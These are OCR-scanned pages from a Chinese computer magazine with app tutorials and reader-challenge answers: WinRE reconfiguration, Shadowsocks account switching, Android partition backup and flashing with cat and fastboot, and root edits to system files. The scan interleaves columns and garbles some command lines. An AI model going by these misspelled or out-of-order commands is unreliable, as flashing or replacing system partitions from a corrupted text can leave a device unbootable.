
这些都设置完成后，直接点击发送按钮就可以了。

今天心情不错，想通过具有一定意义的图片、文字向好友表达一下。马上进入“美图聊聊”开始界面（当然通过QQ也可直接进入），点击“晒心情”，在进入的窗口中选择所需要的图

小提示

在屏幕上触摸绿色控制钮可对贴图进行旋转及大小的调整。





片(或点击右上角的按钮选择图片类型及文字后选择图片)(图3)。图片选择好后,发现“美图”中的文字不是自己想要的,于是在图片详情窗口点击“一键换字”按钮,将原图片中的文字换成自己想要表达的文字。当然,如果是静态图片的话还可以进行深度处理。最后,点击QQ或微博,发送就可以了(图4)。

图片分类 聊天更快捷

聊天时根据不同的好友、不同的聊天内容选择不同类型的图片,这样更有针对性。如果这些图片都混在一起,找起来比较麻烦。这时,可将表示不同

聊天情景的图片进行分类使用。

首先,在软件窗口点击“更多”按钮,在出现的界面中会有图片的不同分类,点击“自定义分类”后,在新出现的界面中,对于喜欢的图片类型进行搜索预览,再点击“添加”按钮,就会把喜欢的图片类型添加到“更多”图片内,以后用的时候直接找相应的分类就可以了(图5)。

人机互动 压力巧释放

每天都在不停地忙碌,生活的压力也越来越大。于是,笔者在工作之余通过美图聊聊中的“压力馆”为自己找到了一种减压的方法。

在进入“压力馆”后,点击左边的图片包按钮,选择图片或输入相应文字,然后进行发送,系统就会根据用户输入的内容自动反馈相应的信息,与用户进行心灵的互动,好玩又好笑(图7)。

小提示

在“更多”图片内,要想删除自定义的分类,需长按图片进入编辑模式后,点击出现的删除按钮即可。而对于聊天常用的图片或自己精心设计的图片,都可以在“图片详情”界面点击“五角星”将其进行一键收藏。想要调取这些心动的图片,在收藏夹中直接点取就可以了。如果想对收藏夹进行整理,点击编辑按钮就可对图片进行勾选删除了(图6)。

美图聊聊 微信也适用

也许你会问,如今使用微信的人也与日俱增,那么,微信上可不可使用美图聊聊呢?当然可以!

在美图聊聊界面中,可以把编辑好的图片直接发送到微信上。此外,在微信中也可以直接调用美图聊聊,只需点击微信对话框中的“+”,在出现的附件栏中点击美图聊聊图标,弹出“工具简介”,然后点击下面的“加到附件栏中”,这样美图聊聊就被添加到微信中了。

如果你发现聊天时网友发来的个性图片图文并茂,自己也想制作这样的图片,根据上面的介绍,你就不用苦于找不到高效快捷的解决办法了。☑

让写作更专心 更安心

文|曹春华

许多写作的朋友都会有共同的感受，很容易受外界因素的干扰，比如写作过程中会有意无意间打开屏幕上的浏览器，或者担心突然停电，而不停地按Ctrl+S进行保存，这些，都会直接影响写作的效率。如何让写作既专心又安心呢？

不怕分心的写作

写作效率不高的一个重要原因在于，不时会受到屏幕上其他信息的干扰。软件FocusWriter（下载地址：<http://www.dwz.cn/v66uZ>）在这一方面做得很专业，它可以让我们尽可能地排除与写作无关的项目的干扰。

软件运行后，屏幕上只能看到编辑区，所有的工具栏都自动隐藏于编辑区上方，只有当鼠标移至那里时才显示出来。不但如此，软件标题栏、系统任务栏信息也不会显示，我们要做的就是，在屏幕上安心地敲入文字。

除了在视觉上让人专心于写作外，还可以让听觉也专注于键盘的敲击之中。将鼠标移至屏幕顶端，呼出工具栏，依次单击“设置→偏好设置”，选中“一般”标签，勾选“打字机声音”（图1），这样在敲打键盘时，类似于打字机的“叭叭”声也会让听觉更加专注。

另外，为防止写作偷懒，还可以为自己设定任务完成量。同样在“偏好设置”中，可以设置每天应该写作的时长，也可以设置应该完成的字数。写作过程中，将鼠标指向屏幕底端，



不怕断电的写作

有些地区经常会发生停电事故，习惯于用PC记事本编辑文档，最担心的就是突然断电等事故导致文档灰飞烟灭。如果不想不停地按Ctrl+S来保存的话，可以用软件“工作自动保存”（下载地址：<http://www.dwz.cn/v66zc>）来设置多种条件进行自动保存。

打开记事本并命名保存后开始编辑，然后运行“工作自动保存”软件（图2），可以看到记事本程序已经添加到监控进程中，在“监控字符数”中，默认的数字为100，表示用记事本编辑时，键盘输入次数达100次，将进行一次自动保存，当然，我们也可以修改这一数值。另外，在编辑过程中使用Ctrl+V进行一次复制，或者5分钟无任何操作，都会自动保存一次。有这么多保险条件，应该放心了，那就单击“开始监控”吧，这样万一发生停电等事故，就会最大限度地保护自己的文档。

我们也可以单击“浏览”按钮，把其他能通过Ctrl+S进行保存的文档编辑器进程加入到监控列表、并开启监控，以达到自动保存的目的。CF

就会显示完成任务量的百分比。编辑完成后的文档，可以保存为TXT、RTF格式，支持多个文档全部保存。需要显示标题栏和任务栏时，按下F11进行切换。

小提示

经测试，虽然有时退出记事本时会出现“溢出”提示，但文档仍然会在溢出之前自动进行保存。

移动生活 多彩记录

文|马震安

公司老板决定组织员工到曹妃甸一日游，出发前特意叮嘱我要好好记录旅游中的精彩画面，回来后好制作宣传材料放到公司的网站上。旅游时的精彩瞬间时刻都在发生，要想做到快速记录，随身携带的手机无疑是最佳装备。但记录精彩可能需要以文本、图片、视频、语音、手绘等多种形式，那么需要动用几款软件呢？笔者只用一款天天记事 Android 应用就搞定了全部精彩记录。

新建一日游记事本

进入天天记事软件，新建一个名为“曹妃甸一日游”的记事本，并且在它下面建立两个子目录——图片记录、视频记录（图1）。

小提示

选择记事目录后，点击窗口中的十字按钮进入记事本的编辑状态，利用工具栏中的图片工具、照相机等工具向编辑区域添加所需要的图片，文字的录入既可手工又可语音录入，并且还可以为记录加上项目符号。

做拼图 记录更精彩

旅游过程中拍摄了许多照片，将凌乱的照片以拼图的形式放到记录中会更有趣味。

点击工具栏上的拼图按钮进入拼图窗口，选择“自由拼图”。在图库中选好了需要的图片，在屏幕上拖动图片更改它们的位置，并对照片进行放大和旋转，点击对号按钮将满意的拼图插入到记录里（图2）。

小技巧

通过灵活选择模板拼图、自由拼图、原图拼接等3种拼图方式，可灵活改变拼图布局。



①

小提示

记录完成后，可以对记录进行加密码保护。



②



③

④

录影音 回味更无穷

游泳时的心情真的不错，不如把此时的心情用歌声记录下来！

点击工具栏上的录音机进入录音界面，点击录音按钮就可以放声歌唱了，完成后音频文件就直接插入到了记录里。当然，此时的心情还可以用温馨的符号表达出来，点击符号按钮，选择笑脸符号即可。

用视频记录完整的精彩瞬间会更好。

点击工具栏上的录像机按钮，在窗口中点击录制按钮就可以录制视频，完成后视频文件自动插入到了记录中（图3）。

音乐相册 体现温馨

旅游过程中拍了不少照片，从图库中欣赏太费事，于是想到将它们整理到一个带音乐的相册里，带着音乐自动播放回忆岂不更美好！点击软件窗口右下角的“高级应用”按钮，在高级应用窗口点击第二页的“音乐相册”按钮，在弹出的窗口中点击“选择照片”，选好照片后添加背景音乐，最后保存电子相册就可以了（图4）。CF

Instagram照片的一键迁移

文|万立夫

挑战题描述

Instagram是一款优秀的社交应用，我经常通过它进行拍照，然后分享到不同的社交网络中。不过最近发现该应用无法正常进行使用，于是只好更换其他的社交应用来替代。但是自己在Instagram上面存储了很多的照片，那么如何将这些照片给备份回来呢？（题号：20142101）

解题思路

人们常说“硬盘有价，数据无价”，自己的照片当然要想办法找回。利用传统的方法肯定是不行的，不过好在网易的LOFTER轻博客服务，最近紧急推出了一项名为“一键备份Instagram照片”的应用，从而帮助受影响的Instagram用户将照片导回。

解题方法

首先通过浏览器登录到LOFTER轻博客的主页（<http://www.lofter.com>），在登录窗口就可以看到“全面支持Instagram照片备份”的相关提示。点击提示后面的“查看详情”链接，在弹出的网页中点击最下方的“点击登录”链接，然后输入自己的网易账号和密码登录。如果是第一次使用LOFTER轻博客的话，还需要进行该服务的开通设置操作。



成功进入LOFTER轻博客页面后，点击其中的“点击授权Instagram账号”按钮，在弹出的网页窗口中分别输入自己的Instagram账号和密码，点击“登录”按钮后在弹出的授权对话框中点击“Authorize”按钮，同意LOFTER轻博客访问自己的Instagram空间。当身份验证完成后，点击“提交”按钮，照片就可以通过云端迁移到LOFTER轻博客中了。CF

绝对达人挑战赛

绝对达人的“挑战”模式深得大家的喜爱，不过有不少同学不知道该如何投稿，这里我们做一点说明。

1.挑战的来源

电脑以及手机、平板等移动设备，已经成为我们工作生活中必备的工具。如果你在工作或生活中使用它们时遇到了难题，可以向我们提交求助。举例来说：时下正火的“英雄联盟”游戏，在商务笔记本上运行非常卡顿，该如何解决？老板要求为一份销售数据制作数据透视表，该怎么做？等等。求助时，请尽可能将已有的条件、环境和想要达到的效果描述清楚。

2.挑战的解决

责任编辑收到挑战题后，首先进行初选，比如杂志上已经介绍过的内容，问题过于简单、问题太偏没有普及价值等，将被过滤掉。问题确定后将发布在每期的“绝对挑战”栏目中，读者中有能解决此问题的，即可将解决思路、方法、步骤写成文章投稿给我们。有时同一问题，可能有多人提交稿件，这时编辑会根据邮件的时间先后、方法的高低及文采表达水平等标准，选择最优者发表。

3.挑战的奖励

挑战稿件一旦被选用刊登，我们将和其他栏目的文章一样寄发稿费和样刊。除此之外，挑战赛采用积分制（每个挑战题会根据难度系数标明分值），所有参与挑战并最终成功被选用者，积分累记，一段时间后将会进行评选，积分高的前三名将有额外的奖品奖励。

本栏目投稿邮箱：zc@cfan.com.cn
提交问题的请标明“挑战题”
解决问题的请标明“挑战解决”

Windows 10和原系统各司其职

文|技术宅

挑战题描述

最近为了尝鲜新系统安装了Windows 10预览版，我发现默认安装后它会覆盖原来的Windows 7的WinRE。可是Windows 7才是我的主力系统，我该怎么恢复原来Windows 7的WinRE，或者有什么办法可以实现Windows 7、Windows 10使用各自的WinRE? (题号: 20142104)

解题思路

在低版本基础上安装高版本系统，默认情况下新系统的引导文件、引导配置和重要系统文件(如C:\recovery)会自动覆盖旧系统文件。因为WinRE位于C:\recovery下，所以安装Windows 10后会使用新系统的WinRE覆盖旧文件。不过WinRE是由系统“Reagentc”命令指定的。因此如果要修复，可以使用上述命令重新指定Winre.wim文件的位置。

解题方法

WinRE默认文件是由“C:\recovery\特定目录\winre.wim”和“boot.sdi”文件组成，现在只要将两个系统的WinRE重新指定相应的位置即可。

首先进入Windows 7系统以管理员身份启动命令提示符，输入“Reagentc /info”查看WinRE配置信息，可以看到默认位置是“C:\recovery”，它和Windows 10系统位置是一样的(图1)。



继续输入下列命令将WinRE指定到E盘(#后为注释无需输入):

```
Md e:\recovery7 #在E盘建立Recovery7目录
```

```
Reagentc /disable
```

```
Reagentc /setreimage /path e:\recovery7 #指定修复环境位置为e:\recovery7
```

```
Reagentc /enable
```



完成上述操作后再次运行“Reagentc /info”，可以看到现在的WinRE已经指定到E盘(即分区3)下的“recovery\07fb1a06-6b64-11dd-bd93-b75ee54b69d7”目录(每台电脑名称均不同，具体名称和图中BCDID字符一致，见图2)。

操作同上，进入Windows 10系统，先在E盘建立“Recovery10”目录，将WinRE位置指向这个位置，这样两个系统的WinRE就分别使用不同位置的目录了。

接下来还要将两个系统对应的WinRE.wim和Boot.sdi文件分别复制到上述位置(注意32位和64位版选择要对)。比如Windows 7是“E:\recovery7\07fb1a06-6b64-11dd-bd93-b75ee54b69d7”目录(具体位置请使用“Reagentc /info”查看)。WinRE.wim可以从“C:\Windows\System32\Recovery”下获取，Boot.sdi则从原版安装光盘中提取。完成上述文件的保存后，以后在启动Windows 7或者Windows 10时就可以进入各自的WinRE修复环境。而且由于这些文件放置到了非系统分区，重装系统后只要再次指定即可。CF

小提示

Windows 10毕竟还是预览版，如果要在安装Windows 10时不破坏原来的系统，我们可以将Windows 10手动安装在VHD文件中，然后在原系统BCD中添加VHD系统的启动参数即可。VHD系统的安装大家可以参考前几期杂志的介绍。

Shadowsocks多账户快速切换

文|大丈夫

挑战题描述

Shadowsocks 是一种全新的代理上网方式，但是由于其默认的配置操作，都是在命令提示符窗口下完成的，因此对于很多人来说感觉非常的不便。而且这种方式每次只能设置一个代理账户，要想使用其他的账户又需要重新进行配置。那么有没有什么方法可以方便地进行配置操作，并且可以快速地在不同的账户间进行切换呢？（题号：20142102）

解题思路

其实对于普通的电脑用户来说，图形化的界面当然是最方便的。所以我们只需要寻找一款图形化的外壳程序，就可以解决用户所遇到的这些问题。

解题方法

首先从网上下载Shadowsocks图形化配置程序Shadowsocks-Qt5，不过这个程序并不包括Shadowsocks程序本身，因此还需要从网上下载Shadowsocks程序来使用。第一次运行Shadowsocks-Qt5的时候，会弹出一个窗口要求用户设置一个“配置名称”。这个配置名称可以自定义操作，任意用户自己能清楚含意的名称都可以。接着点击“OK”按钮，打开程序的配置窗口中。首先在“后端类型”列表中选择Shadowsocks程序的类型，接着点击“后端”选项后的选择按钮，在弹出的对话框中选择Shadowsocks程序的文件。接下来在窗口右侧分别设置服务器地址、服务器端口、密钥等信息，设置完毕点击“Save”按钮进行保存即可。然后点击左侧窗口“配置”后的加号按钮，在弹出的对话框中设置另一个配置名称，按照前面的方法进行其他代理的设置操作。



以后当我们需要使用某个代理账户的时候，首先从“配置”列表中选择该账户对应的配置名称。接着点击窗口下方的“启动”按钮，当看到一个命令提示符窗口一闪而过，这时你就可以使用该代理上网了。CF

本期挑战题

题号：20142201

难度：4分

挑战题描述：

我买了一块移动硬盘，可是宿舍的哥们总爱拿去下载东西，染了病毒不说，我自己的文件还经常被他们删除。有没有办法给移动硬盘加一个只读档呢？

题号：20142202

难度：3分

挑战题描述：

最近我家的Wi-Fi好像接入很多不明来历的Android设备，可是进入路由器查看后，都是类似“androidXXXXX”的设备显示的，我也分不清到底哪些是自家设备，哪些是别人的设备。有没有什么方法可以标示属于自己的设备？

题号：20142203

难度：5分

挑战题描述：

云应用越来越普及，不过数据上传保存到云端服务器后，当我们出于需要想彻底清除云端这些数据时，却可能无法完成。因为在删除数据时，可能由于本地的数据不同步（指令没有发出），或者由于云端自身的合法原因（为了防灾，多个地方备份），或者非法的原因（有隐秘备份、不执行删除指令），我们根本无法确认是否完全删除。有没有一种“可信删除”的解决方案呢？

题号：20142203

难度：4分

挑战题描述：

我的笔记本是EFI启动，而且都是使用了USB3.0端口，由于常用的PE大多没有USB3.0驱动，我的电脑一直无法使用PE启动进行维护，怎样将自己电脑的USB3.0驱动添加到PE中？

自己动手为山寨盒子做备份

文|技术宅

挑战题描述

我买的是山寨Android盒子，盒子厂商根本没有官网，更没有提供盒子出厂镜像下载，我要怎么才能备份盒子里的系统呢？（题号：20142101）

解题思路

Android设备都可以通过ADB和电脑连接，因此即使厂家没有提供出厂备份，我们也可以手动在电脑上进行备份，这样需要恢复系统时，就可以使用自制的备份进行恢复了。

解题方法

首先安装盒子ADB驱动，进入盒子的“设置/开发人员选项”，勾选“USB调试”，然后使用数据线和电脑连接，利用豌豆荚或91手机助手之类的软件连接即可安装好所需的驱动。

接着到<http://suoi.m4w7f>下载ADB驱动，下载后将其解压到系统目录备用。以管理员身份启动命令提示符输入“Adb devices”，确保此时可以识别你的Android设备(图1)。

接下来就可以使用ADB来备份所需的系统文件了。对于Android

系统来说，系统主要是由System.img（系统主要镜像）、Boot.img（引导镜像）和Recovery.img（恢复环境镜像）这三个文件组成的，因此只要复制上述三个文件到电脑中即可。继续在命令提示符下输入执行下列命令：

Su（提权）

cat /proc/mtd（查看分区）

此时屏幕上就可以看到Android设备的分区状况，现在按提示记下上述三个分区的标记，如“name”是“boot”的对应Boot.img，它加载的分区是mtd0（图2）。

继续输入执行下列命令，将System.img（系统主要镜像）、Boot.img（引导镜像）和Recovery.img（恢复环境镜像）全部导出到SD卡下备份：

```
cat /dev/mtd/mtd0 > /sdcard/boot.img
```

```
cat /dev/mtd/mtd2 > /sdcard/recovery.img
```

```
cat /dev/mtd/mtd4 > /sdcard/system.img
```

完成上述操作后，打开SD卡即可看到上述制作的备份。这样以后一旦自己的机器无法进入系统，我们可以进入Recovery后选择Flashboot模式，然后在ADB下依次输入下列的命令即可重新恢复系统。

恢复系统分区：

```
fastboot erase system
```

```
fastboot flash system system.img
```

恢复引导分区：

```
Fastboot flash boot boot.img
```


恢复Recovsey分区：

```
astboot flash recovery recovery.img
```



● 确保识别Android设备

①



● 查看各个设备对应的加载分区

②

Android平板华丽变身“笔记本” 文|俞木发

随着Android设备硬件性能的提升，Android平板和笔记本的差距越来越小。很多朋友也将Android平板作为笔记本使用，不过Android系统和笔记本的Windows毕竟不同，在操作方式上就有诸多不便。下面就让我们一起来“调教”Android平板，让它变为“笔记本”，更适合我们使用。

应用启动更便捷 为平板加装“开始”菜单

现在的笔记本大多使用Windows 8操作系统，在笔记本上平时我们都是使用开始菜单来快捷启动应用。Android平板则需要进入桌面，通过选择应用程序来启动应用。要想让Android平板像笔记本那样启动应用，可以借助Android“Windows 8桌面”获得类似Windows那样的开始菜单。

首先到<http://suo.im/0rdfs>下载该应用，启动应用后就可以看到Windows 8那样的磁贴桌面了。直接点击其中的图标（或者滑动桌面选择其他应用）即可启动其中的应用（图1）。

不过很多图标默认并没有关联到对应的Android程序，我们需要稍加编辑，比如点击“Maps”图标，然后在打开的窗口选择“百度地图”（尽量选择添加能和图标对应的应用），这样以后在这个开始菜单点击地图图标就可以启动百度地图。也可以直接点击“+”添加自己需要增加的应用到开始菜单上（图2）。

此外，还可以通过点击桌面“菜单→设置”，对桌面背景、颜色等进行个性化的设置。如果需要添加的应用较多，还可以将其添加到开始菜单最后的某个

文件夹图标里，如游戏全添加到Games文件夹中。

要将这个界面作为平板的默认桌面，只要按下平板的主页按钮，然后在弹出的窗口中选择“Windows 8”，同时勾选下方的“设为默认选项”，这样每次启动平板后显示的就是上述的桌面了（图3）。

小提示

设置了默认桌面后需要恢复原来的桌面，则进入“设置→应用程序管理→Windows 8桌面→清除默认设置”即可。



1
• Android平板上使用高仿Windows 8桌面



2
• 添加常用的应用到开始菜单



3
• 设置默认桌面

鼠标使用更顺手 更改鼠标指针大小

我们的笔记本都会配置鼠标，通过鼠标可以精准定位，更方便于我们操作。对于笔记本来说，如果连接鼠标后，鼠标指针过小会影响操作，我们只要进入控制面板的鼠标选项即可自定义鼠标指针（图4）。

对于Android平板来说，要像笔记本那样使用，配备鼠标显然是必不可少的。不过Android系统默认鼠标指针都较小，而且无法像Windows那样自行调整。这样在玩一些支持鼠标操作的游戏时，眼睛看起来就非常吃力。现在要像笔记本Windows那样自定义鼠标指针，我们可以通过修改Android系统文件来实现。

首先在平板（需要Root）上启动RE文件浏览器，然后定位到“/system/framework/framework-res.apk”，将其复制到电脑桌面备用。在电脑上使用7-Zip打开上述文件，其中“framework-res.apk\

res\drawable-mdpi\pointer_arrow.png”就是鼠标指针文件（图5）。

按提示将“pointer_arrow.png”拖到桌面备用。熟悉PS的朋友可以直接将其导入并修改大小，然后一定要将其背景作透明化处理（否则使用鼠标时会留下背影），当然也可以直接从网上下载背景透明的鼠标指针（PNG格式），下载后将其保存为“pointer_arrow.png”，最后将修改过的文件添加到framework-res.apk中，然后将其复制到SD卡上备用。

返回平板桌面，启动RE文件管理器定位到“SD卡”，然后将修改过的“framework-res.apk”复制到“/system/framework”替换同名文件，此时平板会自动重启，重启进入桌面后使用OTG线连接鼠标就可以看到自定义鼠标指针了（图6）。




4 • 笔记本Windows系统可以自定义鼠标指针

小知识

Android平板怎么外接鼠标、键盘

现在平板大多支持蓝牙和Micro USB接口，因此一种方法是使用蓝牙鼠标、键盘，只要在Android系统中开启蓝牙，然后通过蓝牙配对，和蓝牙鼠标、键盘配对成功后即可在Android系统下使用；另一种方法则是使用OTG+HUB+键盘、鼠标，或者OTG+无线键鼠发射器，这样也可以在平板上使用键盘、鼠标。



5 • 查看鼠标指针文件



6 • 自定义鼠标指针

小提示

framework-res.apk是重要系统文件，更改不当可能造成平板无法开机，操作之前一定要做好数据备份。

键盘输入更快捷 优化Android外接键盘输入

键盘是笔记本的标配，Android平板通过OTG连接USB键盘同样可以像笔记本那样使用键盘。不过要在Android平板上实现高效输入，我们还需要进行一番优化。

Android平板默认使用的是触摸键盘输入法，在外接键盘后如果在输入界面还出现触摸键盘，这影响我们的输入。因此连接键盘后需要屏蔽触摸键盘的显示。对于Android4.2以上的系统，外接键盘后，进入“设置→语言和输入法→选择输入法”，将使用物理键盘选项（只有连接外接键盘才会出现）设置为“打开”即可屏蔽触摸键盘的显示（图7）。


不过，触摸键盘也有方便的地方，比如可以快捷输入一些特殊符号、直接手写不会输入的汉字等，因此在需要使用触摸键盘输入特殊字符时，同上进入输入法设置将物理键盘设置为“关闭”即可（图8）。

此外，为在Android平板实现高效的输入，我们还可以导入原来在电脑上的输入法词库和使用习惯。比如使用搜狗输入法，可以先在电脑上进入搜狗输入法的“设置→输入法账户”，按提示使用自己的搜狗账号登录，然后点击“操作→上传配置和同步字库”，将配置文件传送到服务器上（图9）。

接着在平板上也安装搜狗



7 • 设置外接键盘时自动屏蔽软键盘



10 • 在手机上同步词库



